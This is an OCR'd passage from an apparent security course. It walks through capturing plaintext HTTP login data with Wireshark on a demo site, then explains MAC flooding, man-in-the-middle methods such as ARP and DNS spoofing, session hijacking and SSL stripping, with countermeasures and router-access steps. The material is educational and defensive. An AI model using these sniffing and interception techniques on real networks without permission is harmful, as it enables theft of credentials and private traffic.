
- *Select the network interface you want to sniff. Note for this demonstration, we are using a wireless network connection. If you are on a local area network, then you should select the local area network interface.*
- *Click on start button as shown above*




Open your web browser and type in http://www.techpanda.org/




- *The login email is **admin@google.com** and the password is **Password2010***
- *Click on submit button*
- *A successful logon should give you the following dashboard*




Go back to Wireshark and stop the live capture




Filter for HTTP protocol results only using the filter textbox



Locate the Info column and look for entries with the HTTP verb POST and click on it



Just below the log entries, there is a panel with a summary of captured data. Look for the summary that says Line-based text data: application/x-www-form-urlencoded



You should be able to view the plaintext values of all the POST variables submitted to the server via HTTP protocol.

What is a MAC Flooding?

MAC flooding is a network sniffing technique that floods the switch MAC table with fake MAC addresses. This leads to overloading the switch memory and makes it act as a hub. Once the switch has been compromised, it sends the broadcast messages to all computers on a network. This makes it possible to sniff data packets as they sent on the network.

Counter Measures against MAC flooding

- **Some switches have the port security feature**. This feature can be used to limit the number of MAC addresses on the ports. It can also be used to maintain a secure MAC address table in addition to the one provided by the switch.
- **Authentication, Authorization and Accounting servers** can be used to filter discovered MAC addresses. **Some switch**

Sniffing Counter Measures

- **Restriction to network physical media** highly reduces the chances of a network sniffer been installed
- **Encrypting messages** as they are transmitted over the network greatly reduces their value as they are difficult to decrypt.
- **Changing the network to a Secure Shell (SSH) network** also reduces the chances of the network been sniffed.

Introduction to MITM attacks

Man-in-the-middle attacks are a common type of cybersecurity attack that allows attackers to eavesdrop on the communication between two targets. The attack takes place in between two legitimately communicating hosts, allowing the attacker to “listen” to a conversation they should normally not be able to listen to, hence the name “man-in-the-middle.”

Here’s an analogy: Alice and Bob are having a conversation; Eve wants to eavesdrop on the conversation but also remain transparent. Eve could tell Alice that she was Bob and tell Bob that she was Alice. This would lead Alice to believe she’s speaking to Bob, while actually revealing her part of the conversation to Eve. Eve could then gather information from this, alter the response, and pass the message along to Bob (who thinks he’s talking to Alice). As a result, Eve is able to transparently hijack their conversation.

Types of Man-in-the-Middle Attacks

Rogue Access Point

Devices equipped with wireless cards will often try to auto connect to the access point that is emitting the strongest signal. Attackers can set up their own wireless access point and trick nearby devices to join its domain. All of the victim’s network traffic can now be manipulated by the attacker. This is dangerous because the attacker does not even have to be on a trusted network to do this—the attacker simply needs a close enough physical proximity.

ARP Spoofing

ARP is the Address Resolution Protocol. It is used to resolve IP addresses to physical MAC (media access control) addresses in a local area network. When a host needs to talk to a host with a given IP address, it references the ARP cache to resolve the IP address to a MAC address. If the address is not known, a request is made asking for the MAC address of the device with the IP address.

An attacker wishing to pose as another host could respond to requests it should not be responding to with its own MAC address. With some precisely placed packets, an attacker can sniff the private traffic between two hosts. Valuable information can be extracted from the traffic, such as exchange of session tokens, yielding full access to application accounts that the attacker should not be able to access.

mDNS Spoofing

Multicast DNS is similar to DNS, but it's done on a local area network (LAN) using broadcast like ARP. This makes it a perfect target for spoofing attacks. The local name resolution system is supposed to make the configuration of network devices extremely simple. Users don't have to know exactly which addresses their devices should be communicating with; they let the system resolve it for them. Devices such as TVs, printers, and entertainment systems make use of this protocol since they are typically on trusted networks. When an app needs to know the address of a certain device, such as tv.local, an attacker can easily respond to that request with fake data, instructing it to resolve to an address it has control over. Since devices keep a local cache of addresses, the victim will now see the attacker's device as trusted for a duration of time.

DNS Spoofing

Similar to the way ARP resolves IP addresses to MAC addresses on a LAN, DNS resolves domain names to IP addresses. When using a DNS spoofing attack, the attacker attempts to introduce corrupt DNS cache information to a host in an attempt to access another host using their domain name, such as www.onlinebanking.com. This leads to the victim sending sensitive information to a malicious host, with the belief they are sending information to a trusted source. An attacker who has already spoofed an IP address could have a much easier time spoofing DNS simply by resolving the address of a DNS server to the attacker's address.

Man-in-the-Middle Attack Techniques

Sniffing

Attackers use packet capture tools to inspect packets at a low level. Using specific wireless devices that are allowed to be put into monitoring or promiscuous mode can allow an attacker to see packets that are not intended for it to see, such as packets addressed to other hosts.

Packet Injection

An attacker can also leverage their device's monitoring mode to inject malicious packets into data communication streams. The packets can blend in with valid data communication streams, appearing to be part of the communication, but malicious in nature. Packet injection usually involves first sniffing to determine how and when to craft and send packets.

Session Hijacking

Most web applications use a login mechanism that generates a temporary session token to use for future requests to avoid requiring the user to type a password at every page. An attacker can sniff sensitive traffic to identify the session token for a user and use it to make requests as the user. The attacker does not need to spoof once he has a session token.

SSL Stripping

Since using HTTPS is a common safeguard against ARP or DNS spoofing, attackers use SSL stripping to intercept packets and alter their HTTPS-based address requests to go to their HTTP equivalent endpoint, forcing the host to make requests to the server unencrypted. Sensitive information can be leaked in plain text.

Preventing Man-in-the-Middle Attacks

Strong WEP/WAP Encryption on Access Points

Having a strong encryption mechanism on wireless access points prevents unwanted users from joining your network just by being nearby. A weak encryption mechanism can allow an attacker to brute-force his way into a network and begin man-in-the-middle attacking. The stronger the encryption implementation, the safer.

Virtual Private Network

VPNs can be used to create a secure environment for sensitive information within a local area network. They use key-based encryption to create a subnet for secure communication. This way, even if an attacker happens to get on a network that is shared, he will not be able to decipher the traffic in the VPN.

Force HTTPS

HTTPS can be used to securely communicate over HTTP using public-private key exchange. This prevents an attacker from having any use of the data he may be sniffing. Websites should only use HTTPS and not provide HTTP alternatives. Users can install browser plugins to enforce always using HTTPS on requests.


Public Key Pair Based Authentication

Man-in-the-middle attacks typically involve spoofing something or another. Public key pair based authentication like RSA can be used in various layers of the stack to help ensure whether the things you are communicating with are actually the things you want to be communicating with.


Accessing Router And It’s Configuration

Accessing Router


1 .Make sure your computer is **connected to the Internet**. Once your computer is on the router's network, you can use your computer's settings to determine the router's address, which will in turn allow you to open the router's settings.




2. **Open Start.** Click the Windows logo in the bottom-left corner of the screen.




3. **Click Settings.** It's in the bottom-left side of the Start window.




4. Click Network & Internet. This globe-shaped icon is on the Settings page.



5. Click View your network propertie. It's near the bottom of the page, though you may have to scroll down to see this option.




6. **Note the number next to the "Default gateway" heading.** This is the router's address, which you'll use to access the router's settings online.




Accessing Router's Settings


1**. Open a web browser.** To access your router's settings, you'll need to go online.



2. **Enter your router's address.** Type the router's address into your browser's address bar and press ↵ Enter .This will take you to your router's page.



3. Enter your router's username and password if prompted.




4. **Review your router's settings.** Each router's page will differ slightly, but you can usually find the following information on every router's page:

Settings - View your router's settings, from the password and the current connection strength to the type of security your connection uses.

